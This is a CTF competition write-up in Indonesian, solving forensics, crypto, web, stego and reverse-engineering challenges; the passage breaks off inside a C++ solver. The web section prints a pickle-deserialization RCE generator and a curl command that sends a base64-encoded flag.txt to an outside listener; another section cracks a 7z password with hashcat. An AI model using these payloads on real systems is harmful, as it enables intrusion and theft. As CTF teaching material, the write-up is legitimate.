WRITE-UP TED 2021
FINAL

5 Desember 2021

Anak Kemaren Sore

patsac

arai

Panda

Daftar Isi

Forensic


Never Give Up (5 pts)

Pada awalnya saya curiga kalo bakal kena rickroll, tapi ternyata saya diberikan suatu file bernama 1001.tar.gz. Di dalam file tersebut ada file bernama 1000.tar.gz, dan di dalamnya terdapat file bernama 999.tar.gz. Saya sudah curiga kalo ini adalah pengkompresan file berkali2 sebanyak 1001 kali, maka kita tinggal extract sebanyak 1001 kali

Tinggal gunakan script ini

```
for i in {1001..1}; do tar -xf $i.tar.gz; done
```

Lalu kita ambil flag.txt yang berhasil didapatkan



Flag : CTFTED{nice_w0rk_1001}

Hush… (16 pts)


Diberikan sebuah file corrupt saat di cek ternyata merupakan file 7z saat mencoba extract data ternyata dimintakan sebuah password dari hint saya dapat menyadari bahwa ini menggunakan hashcat tinggal bagaimana cara mengimplementasikannya di file 7z. Saya sedang mencari cara saya menemukan tutorial untuk mendecrypt password dari rockyou menggunakan hashcat berikut link nya: https://www.youtube.com/watch?v=xVBXwflFzIU

Dengan mengikuti arahan tersebut maka kita dapat men decrypt password 7z berikut langkah-langkah nya:

1. Ubah ekstensi file menjadi file.7z
2. Berikut perintah command yang saya gunakan:

```
// install package
$ sudo apt install libcompress-raw-lzma-perl -y
// find 7z2jonh.pl
$ locate 7z2jonh.pl
// buat file hash dengan 7z2jonh.pl
$ usr/share/john/7z2john.pl file.7z > hash.txt
// didapatkan file hash
// selanjutnya kita dapat generate password dengan hashcat
// install hashcat
$ sudo apt install hashcat
// cek mode 7z
$ hashcat --example=hashes
//lalu dapat  menggunakan rockyou dan hash
$ sudo hashcat -m 11600 hash.txt rockyou.txt -a 0 --kernel-accel=1 -w 4 --force
```

Output:



3. Didapatkan password 7z yaitu 12345abc, unzip file tersebut didapatkan file baru lagi saat dicek ternyata merupakan file html. Lalu saya ganti ekstensinya
4. Saat file tersebut dibuka di chrome didapatkan flag nya:

CTFTED2021{me0w_me0w}

Flag : CTFTED{me0w_me0w}

Cryptography

Linear (30 pts)

Diberikan file *server.py* dan *linearpydes.py*.

Dapat kita ketahui juga dari *server.py* kalau key merupakan bytes random yang di-generate sekali di awal. Isi *linearpydes.py* sangatlah panjang, hanya melihat scriptnya saja udah bikin kepala muter. Diberikan implementasi dari enkripsi dan dekripsinya. Karena DES disini adalah linear, kita bisa tinggal melakukan operasi xor saja. Untuk pertama-tama kita buat dua ciphertext dummy terlebih dahulu, lalu ciphertext pertama kita dekrip. Selanjutnya kita xor-kan ciphertext pertama dengan ciphertext kedua, lalu hasilnya kita dekrip juga. Kemudian kita xor-kan juga ciphertext kedua dengan ciphertext flag yang diberikan di service, lalu di dekrip lagi. Hasil dekrip

pertama kita xor-kan dengan hasil dekrip kedua. Kemudian hasilnya kita xor kan dengan hasil dekrip ketiga. Berikut full solvernya.

solver.py

```
#!/usr/bin/python3
#reference :
#https://github.com/pberba/ctf-solutions/tree/master/20181223_xmasctf/crypto-482-a_white_rabbit

from pwn import *

nc = open("nc").read().strip().split()
srvr = nc[1]
port = nc[2]
r = remote(srvr, port, level = 'debug')

cflag = r.recvline().split(b"[+] Encrypted Flag : ")[1].strip()
cflag = bytes.fromhex(cflag.decode())

a = str("a"*16).encode()
b = str("a"*16).encode()
r.sendlineafter(b" > ", b"Decrypt")
r.sendlineafter(b"[+] Ciphertext in hex : ", a.hex().encode())
d1 = r.recvline().split(b"[+] Your Plaintext : ")[1].strip()
d1 = bytes.fromhex(d1.decode())

a_b = xor(a,b)
r.sendlineafter(b" > ", b"Decrypt")
r.sendlineafter(b"[+] Ciphertext in hex : ", a_b.hex().encode())
d2 = r.recvline().split(b"[+] Your Plaintext : ")[1].strip()
d2 = bytes.fromhex(d2.decode())
print(d2)


cflag_b = xor(cflag,b)
r.sendlineafter(b" > ", b"Decrypt")
r.sendlineafter(b"[+] Ciphertext in hex : ", cflag_b.hex().encode())
d3 = r.recvline().split(b"[+] Your Plaintext : ")[1].strip()
d3 = bytes.fromhex(d3.decode())

ppt = xor(d1,d2)
pt = xor(d3,ppt)
print(pt)
```

Flag : CTFTED2021{linear_sbox_just_mean_to_be_weak_DES}

Web

Kelapa (5 pts)

Diberikan sebuah website http://104.43.91.41:10029/ ketika di buka terdapat gambar kelapa. Awal mengerjakan saya melakukan pengecekan. Melakukan pengecekan pada website.

1. Pada saat mengecek http methods yang bisa diinput :

```
arai@DESKTOP-9PUOMRO:~$ curl -I -X OPTIONS http://104.43.91.41:10029/
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Allow: GET, OPTIONS, DELETE, HEAD
Content-Length: 0
Server: Werkzeug/2.0.2 Python/3.11.0a1
Date: Sun, 05 Dec 2021 09:22:28 GMT
```

2. Ada beberapa methods yang aneh coba di akses dan didapatkan flag di header :

```
arai@DESKTOP-9PUOMRO:~$ curl -I -X DELETE http://104.43.91.41:10029/
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
flag: CTFTED2021{h34d3r 1s 1mp0rt4nt}
Content-Length: 0
Server: Werkzeug/2.0.2 Python/3.11.0a1
Date: Sun, 05 Dec 2021 09:22:54 GMT
```

Flag : CTFTED2021{h34d3r 1s 1mp0rt4nt}

Acar (5 pts)

Diberikan sebuah website http://104.43.91.41:10029/ dari deskripsi diberikan hint :

"Who need JSON when you have pickle, i even create this cookies with my pickle :> https://docs.python.org/3/library/pickle.html"

Berdasarkan hint dapat diketahui website berhubungan dengan pickle vulnerability dan related ke cookies. Saat mengerjakan soal saya menemukan write up yang mirip dengan soal ini, https://r3billions.com/writeup-pickle-store/

1. Cek cookies terdapat input base64 saat di decode manual tidak mengeluarkan hasil karena harus di decode menggunakan pickle

   enc.py

```
import base64
import pickle

data = "gASVHAAAAAAAAAB9lCiMBW1vbmV5lE30AYwHaGlzdG9yeZRdlHUu"
decoded_data = base64.b64decode(data)
pickle_object = pickle.loads(decoded_data)
print(pickle_object)
```

   Output:

```
arai@device:~/Downloads/pickle$ python3 enc.py
{'money': 500, 'history': []}
```

2. Selebih nya tinggal mengikuti writeup link tadi:

   ini.py

```
import pickle
import sys
import base64

COMMAND = sys.argv[1]

class PickleRce(object):
    def __reduce__(self):
        import os
        return (os.system,(COMMAND,))

print(base64.b64encode(pickle.dumps(PickleRce())))


import pickle
import sys
```

```
import base64

COMMAND = sys.argv[1]

class PickleRce(object):
   def __reduce__(self):
       import os
       return (os.system,(COMMAND,))

print(base64.b64encode(pickle.dumps(PickleRce())))
```

Output:

```
arai@device:~/Downloads/pickle$ python3 ini.py 'curl 34.101.133.143:16016/`cat
flag.txt | base64`'                                          130 x
b'gASVTAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjDFjdXJsIDM0LjEwMS4xMzMuMTQzOjE2MDE2L
2BjYXQgZmxhZy50eHQgfCBiYXNlNjRglIWUUpQu'
```

3. Lalu input kan base 64 tersebut ke cookie websites.
4. Selanjutnya kita dapat menerima response yang sudah disiapkan dengan netcat.

$ nc -nlvp 16016

```
Listening on [0.0.0.0] (family 0, port 16016)
Connection from 104.43.91.41 42910 received!
GET /Q1RGVEVEMjAyMXtSbGx5X3NobGRudF9pbXBsZW1lbnRfc210aGluZ19zb19yZWNrbGVzc2x5KQo= HTTP/1.1
Host: 34.101.133.143:16016
User-Agent: curl/7.74.0
Accept: */*
```

5. Decode base64 yang didapatkan dan akan didapat flag nya untuk decode nya sendiri bisa dilakukan manual di command shell.

$ echo "Q1RGVEVEMjAyMXtSbGx5X3NobGRudF9pbXBsZW1lbnRfc210aGluZ19zb19yZWNrbGVzc2x5KQo=" | base64 -d

CTFTED2021{Rlly_shldnt_implement_smthing_so_recklessly)

Flag : CTFTED2021{Rlly_shldnt_implement_smthing_so_recklessly)

Stegano

Stego Enthusiast (5 pts)

Diberikan file *brokenfilesfix_5*. Kita bisa tahu gambar ini adalah PNG karena ketika dilihat melalui hex editor, terdapat “IHDR” dan “IDATx”. Karena headernya salah, kita perbaiki sesuai dengan header PNG yang benar. Setelah sudah benar, kita buka gambarnya, ternyata gambar boneka dino. Tidak ada yang aneh lagi di gambarnya, lalu seperti biasa untuk file PNG, saya coba jalankan zsteg. Dari menjalankan zsteg itu, didapatkan sebuah link google drive yang berisi file *4.txt*. Isi file *4.txt* tersebut adalah kumpulan karakter hexadecimal. Kemudian langsung saja kita convert menjadi sebuah file, dan didapatkan file jpg. File jpg ini isinya gambar dino lagi, tetapi kali ini bukan boneka. Setelah mengecek file ini dengan berbagai macam tools, saya teringat dengan tools steghide yang biasa dipakai untuk file jpg. Saya coba ini terakhir karena saya tidak menemukan sebuah plaintext yang bisa dijadikan passphrase, karena biasanya pakai passphrase, jarang yang tidak pakai passphrase. Lalu ternyata dengan passphrase kosong, berhasil di-ekstrak file *2.txt*. Isi file ini adalah penjelasan tentang Stegosaurus. Tetapi banyak space kosong disana, otomatis saya curiga untuk menggunakan stegsnow pada file txt ini. Setelah pakai stegsnow, didapatkan sebuah link google drive lagi yang isinya ada 2 gambar (flag2.jpg dan thumb2.jpg) yang agak mirip tetapi gambarnya tidak jelas. Melihat tampilannya, saya curiga untuk menggunakan fitur Image Combiner pada stegsolve. Dan ternyata benar, gambarnya menjadi jelas dan terdapat flag di sana.


Flag : CTFTED2021{Playing_with_stego_tools_thas_how_stego_always_be_isnt_it?}

Machine Facing (30 pts)

Diberikan suatu file zip bernama face.zip. Di dalam file tersebut, terdapat 910 wajah. Ketika dibuka dan diurutkan berdasarkan tanggal terakhir dimodifikasi, ada 2 foto yang berbeda dari yang lainnya, yaitu foto orang (388) dan orang (691).

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
orang (388).jpg	50.615	50.164	JPG File	03/12/2021 23:45	F4C5FEB4
orang (691).jpg	106.195	105.620	JPG File	03/12/2021 16:32	421BA570
orang (1).jpg	81.719	81.456	JPG File	17/10/2019 17:58	A8066B99
orang (2).jpg	77.140	76.953	JPG File	17/10/2019 17:58	5DBEAB93
orang (3).jpg	94.769	94.680	JPG File	17/10/2019 17:58	F2B2BE40
orang (4).jpg	118.211	118.113	JPG File	17/10/2019 17:58	4D7EA779
orang (5).jpg	105.479	105.379	JPG File	17/10/2019 17:58	DA6CD415
orang (6).jpg	76.434	75.951	JPG File	17/10/2019 17:58	04FA0CB1
orang (7).jpg	85.986	85.926	JPG File	17/10/2019 17:58	630DD9B7
orang (8).jpg	115.538	115.078	JPG File	17/10/2019 17:58	627AA3B1
orang (9).jpg	99.757	99.656	JPG File	17/10/2019 17:58	E086716D
orang (900).jpg	109.435	109.345	JPG File	17/10/2019 17:58	C31DD9A1
orang (901).jpg	156.365	156.296	JPG File	17/10/2019 17:58	AD7C4DFB
orang (902).jpg	81.909	81.804	JPG File	17/10/2019 17:58	FBEA524B
orang (903).jpg	75.898	75.748	JPG File	17/10/2019 17:58	7775A981
orang (904).jpg	119.503	119.434	JPG File	17/10/2019 17:58	6DBBE0E3
orang (905).jpg	101.949	101.876	JPG File	17/10/2019 17:58	04C76ECA

Dicek lah kedua foto tersebut, dan ditemukan sepotong flag pada pojok kiri bawah foto orang (691) yaitu CTFTED{machine_learning_



Lalu pada file orang (388), digunakan tools steghide untung mendapatkan potongan kedua dari flagnya


```
jedi@DESKTOP-CH5TQD8: /mn
jedi@DESKTOP-CH5TQD8:/mnt/c/Users/hp/Desktop$ steghide extract -sf orang\ \(388\).jpg
Enter passphrase:
the file "flagpart2.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "flagpart2.txt".
jedi@DESKTOP-CH5TQD8:/mnt/c/Users/hp/Desktop$ cat flagpart2.txt
to_detect_fake_face_with_stego_stuffs}
jedi@DESKTOP-CH5TQD8:/mnt/c/Users/hp/Desktop$
```

Flag :
CTFTED2021{machine_learning_to_detect_fake_face_with_stego_stuffs}


Reverse Engineering

GLFW (29 pts)


Diberikan suatu file ELF bernama tugas dengan beberapa clue pada soalnya. Kita diminta untuk menginstall `libglfw3` dan `libglfw3-dev`. Setelah itu, file tugas tersebut dijalankan, dan muncul sesuatu yang tidak baik bagi penderita epilepsi.



File Tugas tersebut dicek menggunakan IDA, dan seperti ini tampilannya




Lalu fungsi-fungsi tersebut saya coba cek satu persatu, dan ada beberapa fungsi yang menurut saya menarik, seperti pada fungsi sub_299C



Dan beberapa fungsi yang lain. Karena sepengatahuan saya, 255 255 255 merupakan kode untuk warna putih, jadi mungkin saja ini digunakan untuk menggambarkan sesuatu (terlihat juga dari vertex2 yang saya yakini sebagai koordinat tempat warna putih tersebut akan berada.

Dari beberapa fungsi yang ada di file ELF ini, saya masukkan ke dalam script fixx.cpp yang memiliki warna putih (seperti fungsi sub_460D juga)



Dan berikut adalah solver yang kami gunakan :

fixx.cpp

```
#include <GLFW/glfw3.h>
#include <stdlib.h>
#include <stdio.h>

static void error_callback(int error, const char* description) {
	fputs(description, stderr);
}
static void key_callback(GLFWwindow* window, int key, int scancode, int action, int
mods){
	if (key == GLFW_KEY_ESCAPE && action == GLFW_PRESS)
	glfwSetWindowShouldClose(window, GL_TRUE);
}

void setup_viewport(GLFWwindow* window)
{
    // setting viewports size, projection etc
    float ratio;
    int width, height;
    glfwGetFramebufferSize(window, &width, &height);
    ratio = width / (float) height;
    glViewport(0, 0, width, height);

    glClear(GL_COLOR_BUFFER_BIT);
```

```
    glMatrixMode(GL_PROJECTION);
    glLoadIdentity();
    glOrtho(0.0, 600.0, 600.0, 0.0, 1.0, -1.0);
    glMatrixMode(GL_MODELVIEW);
    glLoadIdentity();
}

void display()  {
              glColor3ub(255LL, 255LL, 255LL);
              glBegin(7LL);
              glVertex2d(44.0, 432.5);
              glVertex2d(57.5, 432.5);
              glVertex2d(34.0, 493.0);
              glVertex2d(20.0, 493.0);
              glEnd();
              glColor3ub(255LL, 255LL, 255LL);
              glBegin(7LL);
              glVertex2d(57.5, 432.5);
              glVertex2d(83.0, 432.5);
              glVertex2d(79.5, 442.0);
              glVertex2d(53.81, 442.0);
              glEnd();
              glColor3ub(255LL, 255LL, 255LL);
              glBegin(7LL);
              glVertex2d(47.98000000000002, 457.0);
              glVertex2d(79.5, 457.0);
              glVertex2d(75.5, 470.0);
              glVertex2d(42.93000000000001, 470.0);
              glEnd();
              glColor3ub(255LL, 255LL, 255LL);
              glBegin(7LL);
              glVertex2d(38.47000000000003, 481.5);
              glVertex2d(34.0, 493.0);
              glVertex2d(65.5, 493.0);
              glVertex2d(70.0, 481.5);
              glEnd();
              glColor3ub(255LL, 255LL, 255LL);
              glBegin(7LL);
              glVertex2d(97.5, 432.5);
              glVertex2d(92.0, 444.5);
              glVertex2d(140.0, 444.5);
              glVertex2d(147.5, 432.5);
              glEnd();
              glColor3ub(255LL, 255LL, 255LL);
              glBegin(7LL);
              glVertex2d(128.5, 444.5);
              glVertex2d(92.0, 493.0);
              glVertex2d(107.0, 493.0);
              glVertex2d(140.0, 444.5);
              glEnd();
              glColor3ub(255LL, 255LL, 255LL);
              glBegin(7LL);
              glVertex2d(156.0, 483.0);
```

```
            glVertex2d(147.5, 493.0);
            glVertex2d(92.0, 493.0);
            glVertex2d(100.65, 481.5);
            glEnd();

 glColor3ub(255LL, 255LL, 255LL);
glBegin(7LL);
glVertex2d(69.0, 390.0);
glVertex2d(109.5, 329.5);
glVertex2d(123.0, 329.5);
glVertex2d(84.0, 390.0);
glEnd();
glColor3ub(255LL, 255LL, 255LL);
glBegin(7LL);
glVertex2d(101.4, 363.0);
glVertex2d(123.0, 329.5);
glVertex2d(152.5, 329.5);
glVertex2d(129.5, 363.0);
glEnd();
glColor3ub(255LL, 255LL, 255LL);
glBegin(7LL);
glVertex2d(101.4, 363.0);
glVertex2d(115.45, 363.0);
glVertex2d(123.0, 390.0);
glVertex2d(109.5, 390.0);
glEnd();
glColor3ub(255LL, 255LL, 255LL);
glBegin(7LL);
glVertex2d(115.45, 341.21);
glVertex2d(134.0, 341.21);
glVertex2d(126.0, 354.0);
glVertex2d(107.21, 354.0);
glEnd();
glColor3ub(255LL, 255LL, 255LL);
glBegin(7LL);
glVertex2d(143.0, 390.0);
glVertex2d(167.0, 329.5);
